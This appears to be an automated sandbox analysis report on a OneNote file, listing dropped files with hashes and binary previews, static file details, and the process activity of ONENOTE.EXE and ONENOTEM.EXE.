Preview:	./.C..vL....W"v_.B..0G.L.B.`.....?.....I.....?.@....M.I.....A.....h.....%..M.....<e..... ..R.....K..ZyX.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\16\User\Word Document Building Blocks\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE

File Type:	data
Category:	dropped
Size (bytes):	6144
Entropy (8bit):	1.2282145715383301
Encrypted:	false
SSDEEP:	24:YDbYyfDHlEFxQQn083fgiINtB5CAScKl6Gs+cje:AbnDHlE7QQ0834iINtBkpfsTS
MD5:	C71590975AF7B292564958D996F9EAC6
SHA1:	B653E796F7B49F417CC6CB7ACFDE936FCF327917
SHA-256:	8A77559F11F07D6CB8B744B601F710110E80A1114CCE16FBE70E16440510DC3E
SHA-512:	F1DD759DF8F2EB0FACC2CE37865985D472667BC0980D15ACDA940436145B8A57C45177CAD46C6060357196B47F85DA85D21497E690856A29BA9DE1E789789B7
Malicious:	false
Preview:	./.C..vL....W"v_?.@....M.l.....?.....l.....v.*Z...E..._.@.....h.....|.D...Z..n.....bG-D...i.V.....f.<.f.<.f.<.f.<....

C:\Users\user\AppData\Roaming\Microsoft\Templates\LiveContent\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	modified
Size (bytes):	6144
Entropy (8bit):	1.2351786839049153
Encrypted:	false
SSDEEP:	12:RaXwhTYyfib8CGUXiocFQQHWn+J/ohwP5XIxASDk17J84sCA/rnIB:YmYyfk8IybFQQHfqhwxCASc7GhR/re
MD5:	48FA1680E67BC238E0BDCCA7B49FCEBD
SHA1:	6BC3608E0E0072B4B546C994304B040605945899
SHA-256:	BDF719594A063337AE7340E21A16D900A77F505906240793386DF431EFB2EF92
SHA-512:	5E2DC575421EFE2854A916E5487F10ED73A4E3A64A58200D5AE270D023285047C45602EA46F6165F6A79CC3EE2C2BBE49962E541A4F83D426CF8E5FF0253362C
Malicious:	false
Preview:	./.C..vL....W"v_W...$vF.f.6.5ND.....?.....l.....i...j.F...[.s.=...7.....h.....l.M.<.cF....8.6Z.....w@.QB....O.....f.<.f.<.f.<....

C:\Users\user\AppData\Roaming\Microsoft\Templates\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6168
Entropy (8bit):	1.2117812582223875
Encrypted:	false
SSDEEP:	24:Yk8BVYyf1WCQQzCGf0rCkF/61CASP6VHL/kl:an1TQQzCGMrC+6gMjkl
MD5:	A7F5D11AE6EBCA29282BA5FF906810FE
SHA1:	FDF6AB8EF4144E312D753458A7727DF487B1813F
SHA-256:	D49D3895056D40880671DC65622015B804E7F536737D7953D4A017101207E495
SHA-512:	C8A5993EA6CCB27C1893680224BF1FF2170E1BFBD8955A6B5392AB541EBD9F7AF6D2C3263C86C6C76FD0A19940D57A27E9501ED32349AA06BEA6488A9D0785E6
Malicious:	false
Preview:	./.C..vL....W"v_.i...j.F...[.s.=.....?.....l.....h.....xC..u.dM.q5B.S.....H...E.J...p.}.....f.<.f.<.f.<.f.<....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1bc9bbbe61f14501.customDestinations-ms (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	3999
Entropy (8bit):	3.531756442840807
Encrypted:	false
SSDEEP:	48:Mh2yd7je6OldN5DMJC50dfd2d7jeUuzckydNZGcG7CZugn:MfwaMddfsC59jVE
MD5:	4BE7CF0E3EEC84C805DACAC503592E2A

SHA1:	56431F009106408779A9AC1EA1AD1C74FE8B82CD
SHA-256:	CE4F4A50E3ABE08F7A279779BA4A46EC7C5576A138A8E806B709DDF67846517C
SHA-512:	05E05D0E7AD04DFC8ECB96F93AD13561A4AF47464F7EABD45FEEBD1B3434819EC018CBBD786234536790E9EE43F2A8A5628B7163C65A3BFB51DC9B9D2A2895CD
Malicious:	false
Preview:	.....FL.....F.@.. ....D.F.S.....%;...D.F.S..@...../....P.O. .:i.....+00.../C:\.....1.....UDd..PROGRA~1..t.....sN.&GV.....B..... .....J.....pa.P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.1.....j.1.....R....MICROS~2..R.....R..GV.....@E$.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....R ....root..:.....R..GV.....r.o.o.t.....Z.1.....R....Office16..B.....R..GV.....t.....c?.O.f.f.i.c.e.1.6.....b.2.@....R|. .ONENOTE.EXE.H.....R|.GV.....'..... .....a^.O.N.E.N.O.T.E...E.X.E.....j.....-.....i.....;S.....C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .N.).../.s.i.d.e.n.o.t. e.;.C.:\.P.r.o.g.r.a.m. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.....%ProgramFiles%\Microsoft Office\Root\Office16

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1bc9bbbe61f14501.customDestinations-ms~RF3dc76.TMP (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	3999
Entropy (8bit):	3.531756442840807
Encrypted:	false
SSDEEP:	48:Mh2yd7je6OldN5DMJC50dfd2d7jeUuzckydNZGcG7CZugn:MfwaMddfsC59jVE
MD5:	4BE7CF0E3EEC84C805DACAC503592E2A
SHA1:	56431F009106408779A9AC1EA1AD1C74FE8B82CD
SHA-256:	CE4F4A50E3ABE08F7A279779BA4A46EC7C5576A138A8E806B709DDF67846517C
SHA-512:	05E05D0E7AD04DFC8ECB96F93AD13561A4AF47464F7EABD45FEEBD1B3434819EC018CBBD786234536790E9EE43F2A8A5628B7163C65A3BFB51DC9B9D2A2895CD
Malicious:	false
Preview:	.....FL.....F.@.. ....D.F.S.....%;...D.F.S..@...../....P.O. .:i.....+00.../C:\.....1.....UDd..PROGRA~1..t.....sN.&GV.....B..... .....J.....pa.P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.1.....j.1.....R....MICROS~2..R.....R..GV.....@E$.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....R ....root..:.....R..GV.....r.o.o.t.....Z.1.....R....Office16..B.....R..GV.....t.....c?.O.f.f.i.c.e.1.6.....b.2.@....R|. .ONENOTE.EXE.H.....R|.GV.....'..... .....a^.O.N.E.N.O.T.E...E.X.E.....j.....-.....i.....;S.....C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .N.).../.s.i.d.e.n.o.t. e.;.C.:\.P.r.o.g.r.a.m. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.....%ProgramFiles%\Microsoft Office\Root\Office16

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\GSW8AE0M5519PXI4POU4.temp

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	3999
Entropy (8bit):	3.531756442840807
Encrypted:	false
SSDEEP:	48:Mh2yd7je6OldN5DMJC50dfd2d7jeUuzckydNZGcG7CZugn:MfwaMddfsC59jVE
MD5:	4BE7CF0E3EEC84C805DACAC503592E2A
SHA1:	56431F009106408779A9AC1EA1AD1C74FE8B82CD
SHA-256:	CE4F4A50E3ABE08F7A279779BA4A46EC7C5576A138A8E806B709DDF67846517C
SHA-512:	05E05D0E7AD04DFC8ECB96F93AD13561A4AF47464F7EABD45FEEBD1B3434819EC018CBBD786234536790E9EE43F2A8A5628B7163C65A3BFB51DC9B9D2A2895CD
Malicious:	false
Preview:	.....FL.....F.@.. ....D.F.S.....%;...D.F.S..@...../....P.O. .:i.....+00.../C:\.....1.....UDd..PROGRA~1..t.....sN.&GV.....B..... .....J.....pa.P.r.o.g.r.a.m. .F.i.l.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.1.....j.1.....R....MICROS~2..R.....R..GV.....@E$.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....R ....root..:.....R..GV.....r.o.o.t.....Z.1.....R....Office16..B.....R..GV.....t.....c?.O.f.f.i.c.e.1.6.....b.2.@....R|. .ONENOTE.EXE.H.....R|.GV.....'..... .....a^.O.N.E.N.O.T.E...E.X.E.....j.....-.....i.....;S.....C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE....(.W.i.n.d.o.w.s. .+. .N.).../.s.i.d.e.n.o.t. e.;.C.:\.P.r.o.g.r.a.m. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.R.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E...E.X.E.....%ProgramFiles%\Microsoft Office\Root\Office16

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O01AHY6Q5IAUOAOC7SBE.temp

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	Matlab v4 mat-file (little endian) \253\373\277\272, sparse, rows 1, columns 0, imaginary
Category:	dropped
Size (bytes):	24
Entropy (8bit):	2.163890986728065
Encrypted:	false
SSDEEP:	3:/lkIT8OFf:CT8Ol
MD5:	4FCB2A3EE025E4A10D21E1B154873FE2
SHA1:	57658E2FA594B7D0B99D02E041D0F3418E58856B
SHA-256:	90BF6BAA6F968A285F88620FBF91E1F5AA3E66E2BAD50FD16F37913280AD8228
SHA-512:	4E85D48DB8C0EE5C4DD4149AB01D33E4224456C3F3E3B0101544A5CA87A0D74B3CCD8C0509650008E2ABED65EFD1E140B1E65AE5215AB32DE6F6A49C9D3EC3FF

Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Description string, Has Relative path, Has command line arguments, Archive, Sparse, ctime=Thu May 27 16:03:55 2021, mtime=Tue Feb 7 17:57:17 2023, atime=Thu May 27 16:03:55 2021, length=179528, window=hide
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	4.636757928602571
Encrypted:	false
SSDEEP:	24:8cTFgtcd7KqBrhKGoUdQ8Ag+cFUKdNZhxoJErabwMb6m2:82fd7jeUGzcF5dNZXa0MO
MD5:	050EBB398D25610EBC052C6793AB914E
SHA1:	BD2C1F3C4D8A833337F42AE0FB2D452D4EB9CF7C
SHA-256:	95D325BC0C9C746083AB5259EECD312F4F5F60C07C18901C78B1C4453FD447BB
SHA-512:	00220514A92D1DC3EA8903FEC2B1FAF1C8B3D483C129129F9EEEF0E53B866A8691A1151DE95251D49EEB460899F4C9D9AA7705E4EB997580676278AF568CB51
Malicious:	false
Preview:	L.....F.... ....D.F.S...+..%;...D.F.S..H.....3....P.O. .:i.....+00.../C:\.....1.....UDd..PROGRA~1..t.....sN.&GV.....B.....J.....pa.P.r.o.g.r.a.m. .F.i .l.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.1.....j.1.....R....MICROS~2..R.....R..GV.....@E$.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.....N.1.....R....root..:.....R..GV..... .....r.o.o.t.....Z.1.....R....Office16..B.....R..GV.....t.....c?.O.f.f.i.c.e.1.6.....f.2.H....R|. .ONENOTEM.EXE..J.....R|.GV).....(.....a^.O.N.E.N.O.T.E.M...E.X.E .....k.....-.....j.....;S.....C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE....S.e.n.d. .t.o. .O.n.e.N.o.t.e.T.....\.....\.....\.....\.....\.....\.....\.....\.....\.P.r.o.g.r.a.m. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.\.r.o.o.t.\.O.f.f.i.c.e.1.6.\.O.N.E.N.O.T.E.M...E.X.E.../.t.s.r.....&.....c^...NI..e.2...

C:\Users\user\Desktop\Document.one

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	159152
Entropy (8bit):	6.099253495118494
Encrypted:	false
SSDEEP:	3072:OgS2EJbyYeMYkKkyX3DWvLLATiK0RgdO1V:XhjZrHDgA0
MD5:	401006DF171CBE1E8FA1DDF2A6841B41
SHA1:	2BF2D76A9D726B4BB5627F78FA48383A37A3DE23
SHA-256:	90C79CDCA812A02CFB47C42F89C20BAECB391C42845CA0D403DA7DF21CF5A875
SHA-512:	1354D71C6A7E4859278D9108C917F375F1924EB5DE72E20DC78D19FAC9AC058128B84A2C1D0AAD1B739706F75E17166814CCDA4CFDD8D61BF295D0AD9E290E6
Malicious:	false
Preview:	.R\{..M..Sx.)..5._..O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....&....L....b..U..... .R..@..N.&..5.....??.f.<.f.<.f.<..... ....

C:\Users\user\Documents\OneNote Notebooks\My Notebook\Open Notebook.onetoc2

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	6184
Entropy (8bit):	1.225699840619463
Encrypted:	false
SSDEEP:	12:RaEMSjYyfi/U/s23QQAnrEWn+J/hBp4yeuXIxAS0H1D8KaVhA6+JCK5xIB:YLYYyf1E23QQAYfBeCCAS0VvaVnqrq
MD5:	6866679CB79DAF70306C8740B639EB43
SHA1:	2805B0647784E42D800E23A8FFA0B608D89BFFD9
SHA-256:	EB9658BF36E22FBF8E38CF5C8DB8838BB4B4E2BCA8BE81E60891D3D4CBCF8D1A
SHA-512:	6801343AD194494A82C1887B622A8C55CEADDDE6FE14C74C3D4996C1275481E916E7A4DFC3BA2F70865C55CF3E5F4D4442E8377D16A12E52809B1985483CF2E
Malicious:	false
Preview:	./.C..vL....W"v_.Y.2.e.@...?n.....?.....I.....h.....(.....j...|.^L.....O.$..A ..r..wc.....f.<.f.<.f.<.f.<..... ....

C:\Users\user\Documents\OneNote Notebooks\My Notebook\Quick Notes.one

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE

File Type:	data
Category:	dropped
Size (bytes):	5272
Entropy (8bit):	1.3270765763803143
Encrypted:	false
SSDEEP:	24:ftYyfn0o5xn/9QQ8VnstgBbexTxgnTfBF:ftnn0oD1QQ8Vn2gBbexTx4f
MD5:	6138CAE01B8751BFB32E8B762C66C1A3
SHA1:	98A6CDDF913E3EA15C8E87320CD6DA63437B020E
SHA-256:	E72543A3D199C3BAB05C723B3C31CBD2F5BFF129C6C5F39CB4CFE5EBA943106D
SHA-512:	55E0D5CDC5F387D8CEDE43CD1A958C905FEC3D240D21B81E1BBB988316F903353C3818BFEAE2C65FE24240949DCBE2FFF2071320A522A985EBB0BA261C1B1 5F
Malicious:	false
Preview:	.R\{..M..Sx.)...%?.D..F..w.Ld.K.....?.....I.....*...*...*...*.....Y.2.e.@...?n..0.....h.....jB....N..\..... ..0B.H"H.A.yd.0*q8.....f.<.f.<.f.<.f.<..... ....

Static File Info

General

File type:	data
Entropy (8bit):	5.913504229104057
TrID:	• Microsoft OneNote note (16024/2) 100.00%
File name:	Document.one
File size:	159152
MD5:	7868568c73def3f22ef86f5a41c82c60
SHA1:	2d00a6ed48ed43edd6ab2b3babaccd8eeee431c3
SHA256:	959cc3ff94aaa54d34ac9877b2ef088298d01b4c19b2a3cf628a10a1b518cba3
SHA512:	e774ac7a5d92ab47b538d9a29d0190cb435b9d3130f3d544c30282387f06903eb5031eae171e2c2844778c0ede0cd7b3116d2a089abf4c24b134df5b519a1b72
SSDEEP:	3072:MgS2EJbyYeMYkKkyX3DWvLLATiQ2Rgd+V:FhjZrHDgM4
TLSH:	75F3C026B1D1865ADB29413A0AE77F74B373BE029591171FDFB62A2C4DF0284CC6069F
File Content Preview:	.R\{...M..Sx.)..5._....O....7.....?.....I.....*...*...*...*.....@.....h.....8f.....0....m.....y..P.S.L..] [@pf.E.....R..@..N.&..5.....

File Icon

Icon Hash:	d4dce0626664606c


Network Behavior

Report size exceeds maximum size, go to the download page of this report and download PCAP to see all network behavior.

Statistics

Behavior

● ONENOTE.EXE



System Behavior

Analysis Process: ONENOTE.EXE PID: 1188, Parent PID: 3164

General

Target ID:	0
Start time:	19:55:29
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Document.one
Imagebase:	0x7ff677950000
File size:	428352 bytes
MD5 hash:	40B3448599978A2E151089DB8E6527C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ONENOTEM.EXE PID: **6696**, Parent PID: **1188**

General

Target ID:	7
Start time:	19:57:17
Start date:	07/02/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE
Wow64 process (32bit):	false
Commandline:	/tsr
Imagebase:	0x7ff6366f0000
File size:	179528 bytes
MD5 hash:	A9E0C0B66CC33223550D66E7A0B15FC9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly